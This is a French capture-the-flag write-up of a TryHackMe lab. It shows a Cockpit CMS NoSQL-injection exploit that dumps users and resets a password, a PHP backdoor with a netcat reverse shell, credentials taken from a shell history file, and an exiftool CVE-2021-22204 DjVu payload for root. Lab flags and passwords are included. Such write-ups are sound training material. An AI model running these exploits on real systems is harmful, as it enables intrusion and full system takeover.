

CMSpit



By LAGNAOUI Youness

Intro

Box level : medium

Objectifs : exploiter des vuln récentes basées sur des vuln de CMS et exploiter exiftool pour du priv esc

Enumération

```
(kali㉿kali)-[~]
$ nmap -p- 10.10.153.191
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-21 09:22 EST
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 63.04% done; ETC: 09:23 (0:00:11 remaining)
Nmap scan report for 10.10.153.191
Host is up (0.075s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 33.18 seconds
```

```

(kali㉿kali)-[~]
└─$ nmap -p80 -A 10.10.153.191
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-21 09:23 EST
Nmap scan report for 10.10.153.191
Host is up (0.067s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Authenticate Please!
|_Requested resource was /auth/login?to=/
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 9.20 seconds

```


Web

La première question quand on doit pentest un site qui a un CMS particulier c'est d'identifier quel est ce CMS.

Pour trouver le nom du CMS auquel on a affaire il y a plusieurs méthodes :


- utiliser des extensions navigateur comme Wappalyzer
- explorer le code source de la page web pour éventuellement trouver des noms de version de CMS
- cliquer partout (toutes les fonctionnalités) pour éventuellement trouver le nom du CMS qui aurait été laissé par défaut sur la page (fonctionnalités comme "forgot password", "register", "about" etc...)

Dans notre cas Wappalyzer ne trouve rien :


 **Wappalyzer**

TECHNOLOGIES


MORE INFO

 **Export**


JavaScript frameworks

 Riot


Web servers


 Apache HTTP Server 2.4.18


Operating systems

 Ubuntu


JavaScript libraries

 jQuery 3.4.1

 Lodash 4.17.11


 Moment.js 2.24.0

UI frameworks

 UIKit


[Something wrong or missing?](#)

Generate sales leads



Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Dans le code source il y a pas grand chose qui saute aux yeux. Il ne nous reste qu'une seule alternative : CLIQUER PARTOUT :



Dans la fonctionnalité "forgot password" on voit le nom "Cockpit".

<https://getcockpit.com/>

Visiblement Cockpit est bel et bien un CMS donc on tient notre cible !

Pour trouver sa version on va regarder dans le code source de la page et chercher des mots clé style "ver", "version" etc ... :

```
1 </doctype html>
2 <html lang="en" class="uk-height-1-1 app-page-forgotpassword" data-base="/" data-route="/" data-locale="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Password Reset!</title>
6   <link rel="icon" href="/favicon.png" type="image/png">
7   <meta name="viewport" content="width=device-width, initial-scale=1.0" />
8
9   <link href="/assets/app/css/style.css?ver=0.11.1" type="text/css" rel="stylesheet">
10  <script src="/storage/tmp/7a812eebeleda3162d79b4109b4787d4.js?ver=0.11.1" type="text/javascript"></script> <script src="/storage/tmp/4cc5a0d2487ec7f4c75b0cc9115bf601.js?ver=0.11.1" type="text/javascript"></script>
11  <style>
12    .container {
13      width: 420px;
14      max-width: 90%;
15    }
16  </style>
```

On voit un ver=0.11.1 !

On a donc les info :

CMS : Cockpit Version 0.11.1 !

Vuln Research

On a des exploits sur des énumération de user grâce à une injection NoSQL qui pourrait mener à une RCE sur le server web :

<https://github.com/0z09e/CVE-2020-35846>

<https://www.exploit-db.com/exploits/50185>

<https://exploit-notes.hdks.org/exploit/web/cms/cockpit-cms-pentesting/>

Exploitation

CMS

On va tester l'exploit de github :


```
(kali㉿kali)-[~/THM/CMSpit/CVE-2020-35847_CVE-2020-35848]
$ python exploit.py -u http://10.10.153.191
[+] http://10.10.153.191: is reachable
[-] Attempting Username Enumeration :
[+] Users Found : ['admin', 'darkStar7471', 'skidy', 'ekoparty']
```

```
-----Details-----
[*] user : skidy
[*] email : skidy@tryhackme.fakemail
[*] active : True
[*] group : admin
[*] i18n : en
[*] api_key : account-21ca3cfc400e3e565cfcb0e3f6b96d
[*] password : $2y$10$uiZPeUQNErlnYxbI5PsnLurWgvhOCW2LbPovpL05XTWY.jCUave6S
[*] name : Skidy
[*] _modified : 1621719311
[*] _created : 1621719311
[*] _id : 60a9790f393037a2e400006a
[*] _reset_token : rp-a28362bba0a32dbac6949a8c7e8c6fde6584542af11a8
[*] md5email : 5dfac21f8549f298b8ee60e4b90c0e66
```

On va reset son password :

```
PASSWORD
[+] Do you want to reset the passowrd for skidy? (Y/n): Y
[-] Attempting to reset skidy's password:
[+] Password Updated Succesfully!
[+] The New credentials for skidy is:
    Username : skidy
    Password : <iv]v|z(AG
```

On va se co sur le compte de skidy :



On est co sur Skidy !



























Reverse Shell

On peut upload un reverse shell dans le répertoire /finder :



















lib

install

14 Files

NAME	SIZE	UPDATED	
 .gitignore	432 Bytes	Sep 9, 2020	
 .htaccess	5.94 KB	Sep 9, 2020	
 .php_cs.dist	681 Bytes	Sep 9, 2020	
 bootstrap.php	11.13 KB	Sep 9, 2020	
 composer.json	934 Bytes	Sep 9, 2020	
 CONTRIBUTING.md	4.41 KB	Sep 9, 2020	
 cp	1.64 KB	Sep 9, 2020	
 Dockerfile	738 Bytes	Sep 9, 2020	
 favicon.png	3.63 KB	Sep 9, 2020	
 index.php	1.73 KB	Sep 9, 2020	
 LICENSE	1.11 KB	Sep 9, 2020	
 package.json	1.14 KB	Sep 9, 2020	
 README.md	2.2 KB	Sep 9, 2020	

On peut upload nos fichiers sur le server web on va pouvoir backdoor le server avec une backdoor php :

15 Files			
NAME	SIZE	UPDATED	
 .gitignore	432 Bytes	Sep 9, 2020	
 .htaccess	5.94 KB	Sep 9, 2020	
 .php_cs.dist	681 Bytes	Sep 9, 2020	
 backdoor.php	2.53 KB	Dec 21, 2023	
 bootstrap.php	11.13 KB	Sep 9, 2020	
 composer.json	934 Bytes	Sep 9, 2020	
 CONTRIBUTING.md	4.41 KB	Sep 9, 2020	
 cp	1.64 KB	Sep 9, 2020	
 Dockerfile	738 Bytes	Sep 9, 2020	

Notre backdoor est sur le server web !!

```
(kali㉿kali)-[~]
$ nc -lvnp 4443
listening on [any] 4443 ...
id
connect to [10.14.43.156] from (UNKNOWN) [10.10.153.191] 56564
Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
07:49:16 up 1:29, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

On a un shell sur le server !!

Priv Esc

On va utiliser Linpeas pour énumérer les vecteurs de priv esc :

```
www-data@ubuntu:/home/stux$ ls -la
ls -la
.  ..  .bash_logout  .bashrc  .cache  .dbshell  .dbshell  .profile  .sudo_as_admin_successful  .wget-hsts  user.txt
..  .PEAS  .bashrc  .mongorc.js  .sudo_as_admin_successful
.bash_history  .cache  .nano  .wget-hsts
www-data@ubuntu:/home/stux$ cat .dbshell
cat .dbshell
show
show dbs
use admin
use sudousersbak
show dbs
db.user.insert({name: "stux", name: "p4ssw0rdhack3d!123"})
show dbs
use sudousersbak
show collections
db
show
db.collectionName.find()
```

On a des creds du user stux :

```
stux:p4ssw0rdhack3d!123
```

et on a un flag :

```
show
db.collectionName.find()
show collections
db.collection_name.find().pretty()
db.user.find().pretty()
db.user.insert({name: "stux"})
db.user.find().pretty()
db.flag.insert({name: "thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}"})
show collections
db.flag.find().pretty()
www-data@ubuntu:/home/stux$
```

```
thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}
```

On va donc se co sur stux :


```
www-data@ubuntu:/home/stux$ su stux
su stux
Password: p4ssw0rdhack3d!123

stux@ubuntu:~$ whoami
whoami
stux
stux@ubuntu:~$
```

On est co sur stux !!

user flag :

```
thm{c5fc72c48759318c78ec88a786d7c213da05f0ce}
```

vérifions les permissions sudo :

```
stux@ubuntu:~$ sudo -l
sudo -l
Matching Defaults entries for stux on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User stux may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/local/bin/exiftool
```

On a un NOPASSWD root sur exiftool

On a une CVE pour une priv esc sur cette commande :

```
CVE-2021-22204
```

On va suivre le tuto du site : [https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-exiftool-privilege-escalation/#arbitrary-code-execution-\(cve-2021-22204\)-version-7.44%2B](https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-exiftool-privilege-escalation/#arbitrary-code-execution-(cve-2021-22204)-version-7.44%2B)

Qui permet d'exploiter cette vuln.

Become Root

- Création du payload :

```
(metadata "\c${system('/bin/sh')}");
```

Dans un fichier nommé exploit :

```
(kali㉿kali)-[~/THM/CMSpit]
$ nano exploit

(kali㉿kali)-[~/THM/CMSpit]
$ cat exploit
(metadata "\c${system('/bin/sh')}");

(kali㉿kali)-[~/THM/CMSpit]
$
```

- compression du fichier contenant l'exploit

```
(kali㉿kali)-[~/THM/CMSpit]
$ bzz exploit exploit.bzz

(kali㉿kali)-[~/THM/CMSpit]
$ ls
CVE-2020-35846  CVE-2020-35847_CVE-2020-35848  exploit  exploit.bzz

(kali㉿kali)-[~/THM/CMSpit]
$
```

- final step : création du fichier qui permet d'exploit exiftool

```
(kali㉿kali)-[~/THM/CMSpit]
$ sudo apt install -y dlvulibre-bin
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dlvulibre-bin is already the newest version (3.5.28-2+b1).
The following packages were automatically installed and are no longer required:
catfish dh-elpa-helper gccgo-12 gir1.2-xfconf-0 libcfitsio9 libgdal31 libgo-12-dev libgo21 libpoppler123
libprotobuf23 libpython3.10 libpython3.10-dev libzxcingcore1 python-pastedeploy-tpl python3.10-dev ruby3.0
ruby3.0-dev ruby3.0-doc
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1867 not upgraded.

(kali㉿kali)-[~/THM/CMSpit]
$ dlvumake exploit.djvu INFO='1,1' BGjp=/dev/null ANTz=exploit.bzz

(kali㉿kali)-[~/THM/CMSpit]
$ ls
CVE-2020-35846 CVE-2020-35847_CVE-2020-35848 exploit exploit.bzz exploit.djvu

(kali㉿kali)-[~/THM/CMSpit]
$
```

Maintenant on download le fichier sur la machine victime :

```
wget http://10.14.43.156:9999/exploit.djvu
--2023-12-21 08:14:43-- http://10.14.43.156:9999/exploit.djvu
Connecting to 10.14.43.156:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 91 [image/vnd.djvu]
Saving to: 'exploit.djvu'
exploit.djvu 100%[====>] 91 --.-KB/s in 0s
2023-12-21 08:14:43 (16.0 MB/s) - 'exploit.djvu' saved [91/91]

stux@ubuntu:/tmp$ ls
ls
exploit.djvu
linpeas.sh
mongodb-27017.sock
systemd-private-a860913bb93d450b9e3620583a87de36-systemd-timesyncd.service-zBHRdG
VMwareDnD
stux@ubuntu:/tmp$ sudo exiftool exploit.djvu
sudo exiftool exploit.djvu
# whoami
whoami
root
#
```

On est root !!

on a le root flag :

```
thm{bf52a85b12cf49b9b6d77643771d74e90d4d5ada}
```